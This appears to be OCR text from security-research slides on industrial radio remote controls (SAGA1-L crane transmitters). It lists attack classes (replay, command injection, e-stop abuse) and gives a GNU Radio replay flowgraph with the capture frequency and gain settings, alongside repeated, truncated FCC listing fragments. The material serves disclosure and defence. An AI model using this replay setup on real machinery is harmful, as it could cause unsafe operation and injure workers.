





https://www.ebay.com/itm/Free-ship-24-cues-Fireworks-Firing-system-remote-control-fire-control-equipment/142396187019



RESET
RESET
IND.
UP
DOWN
EAST
WEST
SOUTH
NORTH
START
Ro
使用手册
AGA1-L 系列
SAGA1-L4
SAGA1-L6
SAGA1-L6B
SAGA1-L8
SAGA1-L8B
WIRE COLOR
0.5A
POWER1 BLACK
POWER2 BROWN
10A
COM(MAIN) RED
MAIN(COM) ORANGE
UP YELLOW
DOWN GREEN
EAST BLUE
WEST VIOLET
SOUTH GREY
NORTH WHITE
R0/START PINK
AC110V(50 ~ 60Hz)




RESET
UP
DOWN
EAST
WEST
SOUTH
NORTH
START
Ro
使用手册
AGA1-L 系列
SAGA1-L4
SAGA1-L6
SAGA1-L6B
SAGA1-L8
SAGA1-L8B
WIRE COLOR
POWER1 BLACK
POWER2 BROWN
COM(MAIN) RED
MAIN(COM) ORANGE
UP YELLOW
DOWN GREEN
EAST BLUE
WEST VIOLET
SOUTH GREY
NORTH WHITE
R0/START PINK
AC110V(50~60Hz)


TX
RX
Click!
"South" Relay
0x55555A67EF3636...
1 0 1 0 1
ENCODING
DECODING
Encryption
MODULATION
DEMODULATION


~~Security~~ Safety Features


SAFETY FEATURE	PREVENTS
Pairing Mechanism	Interferences


SAFETY FEATURE		PREVENTS
Pairing Mechanism		**Interferences**
Passcode Protection **Authorization**		**Unauthorized use**


SAFETY FEATURE		PREVENTS
Pairing Mechanism		Interferences
Passcode Protection Authorization		Unauthorized use
Virtual Fencing		Out-of-range operation

Security Features


CLK
RX
TX
nuand
ALTERA
Cyclone IV
DVB-T+FM+DAB
820T2 & SDR
USB2.0


ATTACK CLASS		Vendors	Difficulty	Resources
1: Replay Attack		All tested		$$$$



Options
ID: top_block
Title: Replay Attack
Author: Trend Micro
Generate Options: WX GUI
Variable
ID: samp_rate
Value: 2M
Variable
ID: freq
Value: 438.17M
osmocom Source
Sample Rate (sps): 2M
Ch0: Frequency (Hz): 438.17M
Ch0: Freq. Corr. (ppm): 0
Ch0: DC Offset Mode: Off
Ch0: IQ Balance Mode: Off
Ch0: Gain Mode: Manual
Ch0: RF Gain (dB): 10
Ch0: IF Gain (dB): 20
Ch0: BB Gain (dB): 20
File Sink
File: start.iq
Unbuffered: Off
Append file: Overwrite
Record
File Source
File: start.iq
Repeat: No
Add begin tag: ()
osmocom Sink
Sample Rate (sps): 2M
Ch0: Frequency (Hz): 438.17M
Ch0: Freq. Corr. (ppm): 0
Ch0: RF Gain (dB): 10
Ch0: IF Gain (dB): 20
Ch0: BB Gain (dB): 20
Replay


"A"
1
CODE1
2
CODE2
3
......
CODEn
"A"
RECEIVER
TRANSMITTER


🇯🇵 Circuit Design

RF chip(RX): JRC NJU7512










Demo 1: Replay Attack



RX module +Alarm Lamp



TX module + Button

ATTACK CLASS		Vendors	Difficulty	Resources
1: Replay Attack		All tested		$$$$
2: Command Injection		All tested		$$$$
3: E-Stop Abuse		All tested		$$$$


STOP
STOP
STOP
STOP
STOP

……

+


UP
UP
UP
UP
UP

= ?

FCC ID NCTSAGA1-L8

NCT-SAGA1-L8, NCT SAGA1L8, NCTSAGA1-L8, NCTSAGAI-L8, NCT5AGA1-L8
Gain Electronic Co Ltd Transmitter SAGA1-L8

FCC ID › / Gain Electronic Co Ltd › / SAGA1-L8

An FCC ID is the product ID assigned by the FCC to identify wireless products in the market. The FCC chooses 3 or 5 character "Grantee" codes to identify the
the product. For example, the grantee code for **FCC ID: NCTSAGA1-L8** is NCT. The remaining characters of the FCC ID, **SAGA1-L8**, are often associated with
they can be random. These letters are chosen by the applicant. In addition to the application, the FCC also publishes ***internal images, external images, user***
results for wireless devices. They can be under the "exhibits" tab below.

Purchase on Amazon: Transmitter

Gain Electronic Co., Ltd.

FCC ID: NCTSAGA1-L8

This device complies with Part 15 of the FCC Rules.

Application: Transmitter

Equipment Class: DSC - Part 15 Security/Remote Control Transmitter


View FCC ID on FCC.gov: NCTSAGA1-L8

Registered By: Gain Electronic Co Ltd - NCT (Taiwan)

FCC ID NCTSAGA1-L8

NCT-SAGA1-L8, NCT SAGA1L8, NCTSAGA1-L8, NCTSAGAI-L8, NCT5AGA1-L8

Gain Electronic Co Ltd Transmitter SAGA1-L8



FCC ID NCTSAGA1-L8

NCT-SAGA1-L8, NCT SAGA1L8, NCTSAGA1-L8, NCTSAGAI-L8, NC
Gain Electronic Co Ltd Transmitter SAGA1-L8

FCC ID › / Gain Electronic Co Ltd › / SAGA1-L8

An FCC ID is the product ID assigned by the FCC to identify wireless products in the market. The
the product. For example, the grantee code for **FCC ID: NCTSAGA1-L8** is NCT. The remaining c
they can be random. These letters are chosen by the applicant. In addition to the application, the
results for wireless devices. They can be under the "exhibits" tab below.

Purchase on Amazon: Transmitter

Application: Transmitter

